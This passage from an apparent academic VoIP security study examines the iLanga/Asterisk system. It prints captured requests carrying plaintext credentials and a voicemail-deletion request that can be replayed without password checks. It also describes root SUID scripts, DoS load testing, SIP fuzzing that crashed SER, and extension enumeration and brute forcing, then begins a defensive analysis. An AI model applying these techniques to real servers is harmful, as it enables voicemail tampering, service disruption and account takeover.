7524&channel2=SIP%2F7654&isoperational2=1&priority2=1&isbillable2=0&isdeletabl
e2=0&alias2=My+Digs+phone&icon2=1&devid2=509
```

What can be seen from this request for information is that all the information is transmitted between the browser and the web server in plain text, even the username and password. This is the case for all the other information requested via PHP scripts which perform the following functions:

- Log in
- Load user's details
- Save user's details
- Get user's voicemails
- Add a personal contact
- Search directory
- Save user's devices
- Get CDR
- Update prepaid details
- Load prepaid card

If the packets between the browser and the web server were captured, a man-in-the-middle attack would be possible.

3.8.2 PERL scripts

PERL scripts are utilised to edit, delete and play files on the ASTERISK server's file system through the MACROMEDIA FLASH web pages. The PERL script files need to be located on the same computer as ASTERISK because they interact with certain ASTERISK files. The MACROMEDIA FLASH files do not directly interact with the PERL script files. The PERL scripts need privileged rights to perform the tasks mentioned above. For this, wrapper files have been created in the form of CGI scripts and these call the PERL scripts. The *cgi* files have the SUID bit set and are owned by root. This allows for the PERL scripts to be run as root and thus have permission to edit, delete and play files on the ASTERISK server's file system [56]. For the PERL scripts to be executed on the web service the corresponding *cgi* file needs to be called. This is done with the following line in the MACROMEDIA FLASH web page:

```
this.tmploadvars.sendAndLoad(_global.urlbase        +        "/reload_extensions.cgi",
this.tmploadvars, "POST");
```

This line causes the interaction A shown in Figure 11 and the following HTTP post request is sent to the web server.




Figure 11: ILANGA **web and** PERL

```
POST http://pbx.ict.ru.ac.za:80/iLanga/reload_extensions.cgi HTTP/1.1
Host: pbx.ict.ru.ac.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.3)
Gecko/20060426 Firefox/1.5.0.3
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: MintUnique=1; MintUniqueMonth=1149112800; stdzonestyle=studentzone;
MintUniqueWeek=1148767200;                                MintUniqueDay=1149112800;
PHPSESSID=4b55b463107f2d39a9a404636a5262be
Content-type: application/x-www-form-urlencoded
Content-length: 28

onLoad=%5Btype%20Function%5D
```

The HTTP post request calls the *reload_extensions.cgi* file which runs the PERL script *reload_extensions.pl*. This script needs to access the ASTERISK database, shown in Figure 11, interaction C, to read the *userdevices* table. The table is read so that user's devices that are operational can be added to the *userscontext.conf* file, Figure 11, interaction 2. The *userscontext.conf* file provides the extensions needed by ASTERISK to complete phone calls.

Once this is completed successfully, *reload_extensions.pl* returns a HTTP response containing *Result=success* in the body, shown below:

```
HTTP/1.1 200 OK
Date: Thu, 01 Jun 2006 19:04:40 GMT
Server: Apache/2.0.48 (Gentoo/Linux) mod_ssl/2.0.48 OpenSSL/0.9.7c PHP/4.3.4
X-Transfer-Encoding: chunked
Content-Type: text/plain; charset=ISO-8859-1
Content-length: 14

Result=success
```

No user's credentials are sent when this script is invoked. If an attacker could gain access to only the database, there is a possibility that the attacker could set a user's device to non-operational. The attacker could then send a HTTP post request to the *reload_extensions.cgi*. This would then call the *reload_extensions.pl* file and reload the *usercontext.conf* file, thus updating ASTERISK's extension, stopping the user from receiving any phone calls.

The *deletevoicemail.pl, playmail.pl* and *movevoicemail.pl* scripts operate in similar fashion. For example, the *deletevoicemail.pl* script is invoked from the following line in the MACROMEDIA FLASH webpage:

```
this.dellv.sendAndLoad(_global.urlbase + "/deletevoicemail.cgi",this.dellv,"POST");
```

This line causes the interaction A shown in Figure 11 and the following HTTP post request is sent to the web server.

```
POST http://pbx.ict.ru.ac.za:80/iLanga/deletevoicemail.cgi HTTP/1.1
Host: pbx.ict.ru.ac.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.3)
Gecko/20060426 Firefox/1.5.0.3
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: MintUnique=1; MintUniqueMonth=1149112800; stdzonestyle=studentzone;
MintUniqueWeek=1148767200;                      MintUniqueDay=1149112800;
PHPSESSID=4b55b463107f2d39a9a404636a5262be
Content-type: application/x-www-form-urlencoded
Content-length: 146

onLoad=%5Btype%20Function%5D&parent=%5Flevel0%2Enav%2Enav%2Econtain
er%2Eholder%2Evoicemail&mailbox=INBOX&message=msg0001&passwd=7024&us
ername=7524
```

From this HTTP post request, the *deletevoicemail.pl* script receives the user's credentials, the mailbox and the message number to delete. From this the scripts check to see if there is a username and mailbox and whether the username, mailbox and message are contaminated with the following code:

```
if(!defined($vars{"username"})) {
    print STDERR "No username\n";
    exit(1);
}
if(!defined($vars{"mailbox"})) {
    print STDERR "No mailbox\n";
    exit(1);
}

if($vars{"username"} =~ m/^([A-Za-z_0-9-]+)$/) {
    $vars{"username"} = $1;
} else {
        print STDERR "Tainted username\n";
        exit(1);
}
if($vars{"mailbox"} =~ m/^([A-Za-z_0-9-]+)$/) {
        $vars{"mailbox"} = $1;
} else {
        print STDERR "Tainted mailbox\n";
        exit(1);
}
if($vars{"message"} =~ m/^([A-Za-z_0-9-]+)$/) {
        $vars{"message"} = $1;
} else {
        print STDERR "Tainted message\n";
        exit(1);
}
```

Note in this code segment that no password is checked, although it was sent with the HTTP post request. Once the voicemail has been deleted, the script returns a HTTP response:

```
HTTP/1.1 200 OK
Date: Thu, 01 Jun 2006 19:22:05 GMT
Server: Apache/2.0.48 (Gentoo/Linux) mod_ssl/2.0.48 OpenSSL/0.9.7c PHP/4.3.4
X-Transfer-Encoding: chunked
Content-Type: text/plain; charset=ISO-8859-1
Content-length: 14

Result=success
```

This is the same response that would be sent for the *movevoicemail.pl*, but for the *playmail.pl* script an mp3 file is returned.

What has been seen from these three script files is that no password is required to delete, move or play a voicemail. An attacker could reconstruct the HTTP post request show above and send it to the web server to accomplish any of these tasks.

3.8.3 iLANGA proxy

The iLANGA proxy is a script written in PYTHON and uses the TWISTED framework, which is used as a proxy between the MACROMEDIA FLASH web pages and ASTERISK, shown in Figure 12. The proxy is used because ASTERISK becomes unstable if there are a number of connections made to the ASTERISK Manager API and it broadcasts all information to all of the clients connected to it [56]. The proxy establishes one connection to the ASTERISK Manager API using the manager credentials found in the ASTERISK *manager.conf* file and users establish connections with the proxy, a 'one to many' connection. The proxy forwards commands to the ASTERISK Manager API or handles these commands itself. It also decides which responses to send back to the MACROMEDIA FLASH web page.

When users log into the MACROMEDIA FLASH front-end, firstly, the user's credentials are checked against the database using the *login.php* script, which is called from the *login.swf* page. Once the user has been successfully authorized, the *nav.swf* page is loaded. When the *nav.swf* page is loaded, it authenticates the user with the iLANGA proxy with the following command:

```
myAuth = "Action: Login\r\nUsername: " + _global.username + "\r\nSecret: " +
_global.passwd + "\r\n\r\n";
myXMLSocket.send(myAuth);
```

The command above uses the Actionscript XMLSocket class; a socket is opened over a TCP/IP connection as shown in Figure 12 interaction A.




Figure 12: ILANGA front-end, ILANGA proxy and ASTERISK

The command in transit is the following:

```
Action: Login
Username: 7524
Secret: 7024
```

The ILANGA proxy receives this command. The proxy is initially in an unauthorized state (STATE_UNAUTH) and thus attempts to log the user in and does not pass the command on to the ASTERISK Manager API. It checks the type of login attempt it is, either a normal login or an admin login. The command above was sent for a normal login attempt and the state is changed to STATE_LOGINATTEMPT. Then the command is checked to see if it contains a username and password. If a username and password (secret) is present, the user's credentials are checked against the database, shown in Figure 12, interaction C. If this is successful, the state is set to authorized (STATE_AUTH) and a success message along with the user's prepaid balance is returned to the MACROMEDIA FLASH webpage. If this is unsuccessful, a failed message is returned and the state is set to (STATE_UNAUTH). This is shown in the code below:

Normal

```
def lineReceived(self,lin):
        if self.state == STATE_UNAUTH:
                        if lin.lower() == "action: login":
                              self.state = STATE_LOGINATTEMPT
                        else:
```

Admin login
Calls function
adminLogin()

```
                              if lin.lower() == "action: adminlogin":
                                    self.state = STATE_ADMINLOGINATTEMPT
                                    self.clienttype=USERTYPE_ADMIN
                              else:
                                    print "Received invalid line (no login yet)"
                                    self.sendLine("Response: Failure\r\nMessage: No
                                     authentication\r\n\r\n")

        elif self.state >= STATE_ADMINLOGINATTEMPT and self.state <=
                         STATE_ADMINSECRETREC:
                         self.adminLogin(lin);
```

Checks login
for username
and password

```
        elif self.state == STATE_LOGINATTEMPT:
                        if lin[:10].lower() == "username: ":
                              self.username = lin[10:]
                              self.state = STATE_UNAMEREC
                        else:
                              print "Received invalid line (username expected)"
                              self.sendLine("Response: Failure\r\nMessage: Username
                                   expected\r\n\r\n")
                              self.state = STATE_UNAUTH
                  elif self.state == STATE_UNAMEREC:
                        if lin[:8].lower() == "secret: ":
                              self.secret = lin[8:]
                              self.state = STATE_SECRETREC
                        else:
                              print "Received invalid line (secret expected)"
                              self.sendLine("Response: Failure\r\nMessage: Secret
                                   expected\r\n\r\n")
                              self.state = STATE_UNAUTH
        elif self.state == STATE_SECRETREC:
```

```
if not lin.strip():
```

Queries database to authorise user Returns success message and

```
    self.factory.db.query("select mailbox, password, fullname,
        prepaid_balance,homeserver from users where
        mailbox='%s'" % MySQLdb.escape_string(self.username))
    result = self.factory.db.fetch()
    if result and (result["password"] == self.secret):
        print "Authorized"
        self.sendLine("Response: Success\r\nMessage:
                Authorization successful\r\n\r\n")
        self.sendLine("Event: Status\r\nPrepaid_balance: " +
                str(float(result["prepaid_balance"])/100) + "\r\n\r\n")
        #save the homebox info for later use
        self.homeserver = result["homeserver"]
        self.state = STATE_AUTH
    else:
```

Authorisation failed Returns failure

```
        print "Authorization failed"
        self.sendLine("Response: Failure\r\nMessage: Authorization
        self.state= STATE_UNAUTH
else:
    print "Received invalid line (blank line expected)"
    self.sendLine("Response: Failure\r\nMessage: Blank line
        expected\r\n\r\n")
    self.state = STATE_UNAUTH
```

The following messages are sent back to the MACROMEDIA FLASH web page when the user is authenticated:

```
Response: Success
Message: Authorization successful

Event: Status
Prepaid_balance: 41.93
```

When the success message is received back from the proxy, the state of the MACROMEDIA FLASH web page is set to *authorized* and the prepaid balance is updated. After the user has been authenticated with the proxy, the following command is sent to the proxy to retrieve the number of voicemail messages that the user has:

```
myStr = "Action: MailboxCount,Mailbox: " + _global.username + ",ActionID: 1;\r\n";
myXMLSocket.send(myStr);
```

The above command is sent in similar fashion as the login command and will look like this when received by the proxy:

```
Action: MailboxCount,Mailbox: 7524,ActionID: 1;
```

Since the user is authenticated with the proxy as a normal user, the proxy will forward the message on to the ASTERISK Manager API, Figure 12 interaction B:

```
elif self.state == STATE_AUTH:
                        lin = lin.strip().strip("\x00");
                        if self.clienttype==USERTYPE_ADMIN:
If message
from admin



                        else:
Forwarding                      lin = lin.replace(',','\r\n')
Command to                      lin = lin.replace(';','\r\n\r\n')
Asterisk manager
                                for s in self.factory.servers:
                                        s.clientLine(lin,self.homeserver)
```

ASTERISK Manager command lines are terminated using Carriage Return Line Feed (CRLF) and the command is terminated with an extra CRLF. In the above code the "," are replaced with a single CRLF and the ";", which ends the command, is replaced with a double CRLF and then it is sent to the ASTERISK Manager API.

Beside authenticating users and retrieving a user mailbox count, the proxy is also used to perform the following functions:

- Check the state of other users – where they are available or busy
- Park calls
- Reload extensions in ASTERISK

The above other functions are forwarded through the proxy to the ASTERISK Manager in the same way as the mailbox count example is. The proxy also filters the traffic coming back from the ASTERISK Manager and to only forward certain traffic back to the MACROMEDIA FLASH web pages.

All commands sent between the MACROMEDIA FLASH web pages, ILANGA proxy and ASTERISK are sent in plain text. This could allow, again, a man-in-the-middle attack.

3.9 Concurrent call testing on ASTERISK using ASTERTEST

Introduction

The purpose of this experiment is to investigate how many concurrent calls ASTERISK can handle and what restricts the number of these calls. The experiment was inspired by the VoIP specific DoS risk of softswitch flooding mentioned in Subsection 2.3.1. A testing tool called ASTERTEST [1] was chosen for this experiment. This was for two reasons: firstly, it was designed to increase scalability and failover of ASTERISK. Secondly, ASTERTEST provides a load-generating and stress-testing tool for ASTERISK.

The experiment requires two servers, a test server and an originating server, both running ASTERISK 1.2.7.1. The specifications of these two servers are given below. A third computer is needed to run the ASTERTEST software. ASTERTEST will connect to the test server and the originating server over the ASTERISK Manager API. Through the ASTERISK Manager API, ASTERTEST will command the originating server to place calls to the test server. ASTERTEST will also gather CPU information from both servers and the number of calls placed.

The test server:

Memory 1034032 kb
CPU: Intel(R) Pentium(R) 4 CPU 3.00GHz with Hyper Threading
OS: Fedora Core 3 kernel 2.6.9-1.667smp

The originating server:

Memory 516460 kb
CPU: Intel(R) Xeon(TM) CPU 2.40GHz
OS: Ubuntu 5.10 kernel 2.6.12-9-386

The experiment

The experiment uses an "answer Test" from ASTERTEST, on the fastest speed. An "answer Test" is a number of concurrent phone calls over IAX or SIP placed from the originating server that the test server answers and then waits for 10000 seconds.

On a standard Linux system running ASTERISK, 250 SIP channels can be created [160]. The following error messages occurred in ASTERISK on the originating server, because the test server could not accept any more calls:

```
May  4 10:07:29 WARNING[31940]: chan_sip.c:1409 create_addr: No such host: getafix.ict.ru.ac.za
May  4 10:07:29 NOTICE[31940]: channel.c:1886 __ast_request_and_dial: Unable to request channel SIP/test01@getafix.ict.ru.ac.za
```

The error messages in ASTERISK on the test server are as follows:

```
May  9 09:52:31 WARNING[27396]: rtp.c:911 ast_rtcp_new: Unable to allocate socket: Too many open files
May  9 07:52:31 WARNING[27396]: channel.c:561 ast_channel_alloc: Channel allocation failed: Can't create alert pipe!
May 9 07:52:31 WARNING[27396]: chan_sip.c:2726 sip_new: Unable to allocate SIP channel structure
May 9 07:52:31 NOTICE[27396]: chan_sip.c:10468 handle_request_invite: Unable to create/find channel
```

A graph of five test cycles, run one after another, of the CPU load on the test server is shown in Figure 13. One test cycle consists of calls being made to the test server and the calls are hung up when the reset button is pressed in ASTERTEST.




Figure 13: CPU load on test server

From the graph in Figure 13 it can be seen that the load on the CPU is not great enough to have an impact on the number of calls the test server can handle. The graph in Figure 14 represents the CPU load without Hyper Threading. The 'without Hyper Threading' test was run to illustrate that Hyper Threading did not have an effect on the test results because Hyper Threading improves the use of CPU resources and enables higher processing throughput [58]. This test strengthens the argument that the CPU does not have an effect on the maximum number of calls on an ASTERISK server.




Figure 14: CPU load without Hyper Threading




Figure 15: Bandwidth activity on test server

As shown in Figure 15, the bandwidth used by the test server is not significant enough to have an effect on the number of calls that the test server can handle.

When the test is run, an error is generated on the Test server: *Unable to allocate socket: Too many open files* and the test server stops receiving calls. The command: *cat /proc/sys/fs/file-nr* [83] returns the number of open file descriptors on the system. The command has been used to compile a table, Table 1, listing the number of open file descriptors before, during and after each test is run. It can be concluded that the maximum number of files allowed to be opened is 3510. A system limit has been reached on the test server.

Test 1	Before	2565
	During	3510
	After	2790
Test 2	Before	2790
	During	3510
	After	2700
Test 3	Before	2700
	During	3510
	After	2880
Test 4	Before	2880
	During	3510
	After	2700
Test 5	Before	2610
	During	3510
	After	2745

Table 1: Number of file descriptors open before, during and after a test

The recommendations would naturally be to increase the maximum number of files allowed to be open simultaneously in the OS. It is recommended to increase the number to 65535 by changing the number in the */proc/sys/fs/file-max* file, but the number of files allowed open on the test server is set at 102436 already. In studying the ASTERISK source code, no reference to a set call limit was discovered. Further investigation into the file descriptor limit in the Linux OS discovered that the number of open file descriptors can be set per user. The command *ulimit –n* will yield the number of open file descriptors allowed. It is currently set at 1024. By running the tests again, waiting for ASTERISK to reach its limit and then checking the number of file descriptors open for the ASTERISK process, we verified, by using the command *ls –l /proc/<pid_of_asterisk>/fd | wc –l*, that the number of open file descriptors was in fact 1024. Increasing the number of file descriptors by using the command: *ulimit –n 65536* [108,162] and rerunning the tests, achieved the results below.

Before the test was run, the number of file descriptors open were 23. The maximum number of file descriptors open on the test server during the tests was 20028. This is well below the limit set, 65536.

The originating server had a maximum of 5002 active channels and 5001 active calls during the test. (The difference in the number of channels and calls is because the originating server opened a new channel to make a call to the test server but the test server could not complete the call.) The test server had 5001 active calls and channels.

Although more than 5001 SIP Channels can be opened because of the adjustment made to the number of file descriptors allowed to be opened, the test stopped here because no new RTP channels could be opened. The number of RTP channels allowed to be opened can be set in the *rtp.conf* file. On the test server the RTP port range was set between 10000 and 20000. The number of available RTP ports is 10001 and the greatest number of SIP Channels that were opened was 5001, 5000 plus 1 (1 is the last SIP Channel that was opened and caused the error message shown below). The range of RTP ports can be adjusted according to one's needs.

```
May 18 11:32:56 ERROR[17802]: rtp.c:984 ast_rtp_new_with_bindaddr: No RTP
ports remaining. Can't setup media stream for this call.
May 18 11:32:56 WARNING[17802]: chan_sip.c:3053 sip_alloc: Unable to create
RTP audio  session: Address already in use
```

To confirm this hypothesis, the RTP port range was changed to between 10000 and 15000, which allocates 5001 RTP ports. The number of channels that could be opened on the test server was 2501 channels; again this is half the number of RTP ports available.

Discussion

These tests have shown that the number of channels that can be opened by ASTERISK is restricted by the limit of file descriptors that can be opened in Linux OS. But once this limit has been adjusted, the number of channels that can be opened depends on the number of RTP ports that have been allocated.

3.10 Using SIVUS on SIP EXPRESS ROUTER

Introduction

This experiment was chosen on the grounds of the malformed protocol messages risk mentioned in Subsection 2.3.1. SER was flooded with malformed SIP messages to discover if there were any buffer overflows which could result in DoS. The SIP messages were altered according to predefined tests included in the SiVuS tool [161]. SIVUS is a VoIP vulnerability scanner developed for Microsoft Windows by the group at vopsecurity.org. SIVUS comprises three parts: a SIP message generator, a SIP discovery component and a SIP vulnerability scanner. The SIP vulnerability scanner component has been used on SER version 0.8.12 and version 0.9.4 to flood SER with SIP messages.

The experiment

We were able to crash SER using SIVUS when starting SER with the command */etc/init.d/ser start* and using the following SIP methods: INVITE, REGISTER, OPTIONS, ACK, CANCEL, and BYE. Known registered SIP UAs were used with SER. SIVUS has been used with authentication, MD5, and without, and this did not make a difference.

In SIVUS, the connection timeout is set at 300ms and the string size used for buffer overflow checks are set at 50, 100, 500, 1000, 3000 and 5000. The string size is the number of additional characters, a character being one "-sip-", that are inserted into a SIP message. This caused SER to crash after 4% of the scan process for the test had been reached. The last packet sent was with 5000 "–sip-" inserted into the packet.

To find out what the smallest string size would be to crash SER, the string size was initially set at 5000 and then decreased. The string size of 1544 was found to be the smallest required to crash SER, when SER was started with the command */etc/init.d/ser start.*

Starting SER with the command */usr/sbin/ser* and leaving the terminal window open so that the debug information can be seen and then running the same tests as above, we obtained different results. SER does not crash even with the maximum string size (5000). If the terminal window is closed and a test was run against SER with the string size of 1544, SER crashes. SER tries to output debug information to stderror, but cannot, and so it crashes.

In the SER configuration file: *ser.cfg*, line 17: *log_stderror=yes*, SER is trying to log to the stderror output. We changed this line to *log_stderror=no* and ran the same tests as above with the command */etc/init.d/ser start* and SER did not crash.

Similarly, with the configuration file still set to not log to stderror, SER was started with the command: */usr/sbin/ser* and the same tests were run as mentioned above. SER did not crash. The results from these tests can be found on the CD-ROM.

Conclusion

This is a problem with SER outputting to stderror and not a SIP buffer overflow problem. This was proved by changing the SER configuration file to not output to stderror, and carrying out the same test.

3.11 Summary

In this chapter we have shown that it is possible to discover the range of extensions that are valid on a softswitch through sending multiple attempted SIP REGISTER messages. It was proved that is it possible to brute force crack an extension's password by generating multiple response messages with different passwords until a code 200 SIP message is returned. It was determined that it is not possible to launch a SQL injection attack through the ILANGA front-end because a PHP script parses the SQL commands. The ILANGA front-end does not talk directly with the MYSQL database but uses PHP scripts to build the SQL queries.

A testing tool called ASTERTEST was used to determine the call limit of an ASTERISK server. It was discovered that CPU usage and bandwidth usage did not affect this, but that the number of files that could be opened on the OS and the number of RTP ports specified in the ASTERISK configuration file did affect the call limit.

SIVUS, a VoIP vulnerability scanner, was used on SER. SIVUS sends multiple SIP packets with extra data added to these packets to SER. The objective was to discover whether SER had a buffer overflow error. From this experiment it was concluded that SER does not have a buffer overflow error but SER was crashing from trying to write to stderror. This problem was resolved by making a change to the configuration and not outputting to stderror.

Chapter 4 - Analysis of experiments

4.1 Introduction

This chapter will conduct an analytical study of the results of the experiments carried out in Chapter 3, with the focus being on the experiments carried out on ILANGA. From this study a theoretical approach on how to defend against some of the attacks that were investigated by the experiments will be presented. This chapter will not include the actual code to defend against these attacks but will address how and why the experiments were either successful or unsuccessful. Methods to stop the successful attacks will be presented.

4.2 SIP extension discovery

This section sets out to analyse the SIP extension discovery script, discussed in Subsection 3.5.1, which was developed to discover the extensions valid on a SIP server. Briefly, this was achieved by examining the SIP response codes sent back from the SIP server to the SIP extension discovery script. The analytical study of this script will first discuss the reasons why this experiment was successful and then how this attack can be stopped.

4.2.1 Reasons why this experiment was successful

This was not a destructive type of attack and it did not cause any direct harm to the SIP server. It was an exploratory attack to gather information about the SIP server, the information being the working extensions on a SIP server. This attack was successful because of the way the SIP protocol has been constructed. Therefore, it is possible against any standard compliant SIP server[106] for SIP: every SIP server or SIP proxy server will return the same response codes, explained in Subsection 3.5.1, when a SIP REGISTER message is sent to it.

The format of ILANGA's extensions contributed to the success of this attack. A user's URI on ILANGA would be extension@sip.ict.ru.ac.za where the extension is a four digit number, but normally the extension part of a URI could be any combination of unreserved characters of any length. (An ILANGA extension is only four digits long because ILANGA communications with the proprietary PBX at Rhodes University and it was decided to use the same format for ease of integration.) This reduced the search field to numeric values of four digits for the experiment and therefore reduced the number of possible combinations to test for.

4.2.2 Basic idea on how this attack can be stopped

The basic idea to stop this type of attack would be to stop the SIP server replying with a 401 response code message, because as mentioned in Subsection 3.5.1, the 401 response code indicates that the extension is valid. The attacker should not be able to find out which extensions are valid on the targeted SIP server. However if the SIP server is stopped from sending a 401 response code message back and instead sends a 404 response code message, it would stop legitimate endpoints from registering with the SIP server. This is because the 401 response code message contains the nonce value that is required to be hashed with the password, among other things, to create a reply hash. A 404 response code message does not contain a nonce value. This reply hash will then authenticate the endpoint with the SIP server and thus allow the endpoint to register with the SIP server [106]. Therefore, short of completely changing the way the protocol work for registrations, the response code cannot be changed to a 404 to stop this type of attack.

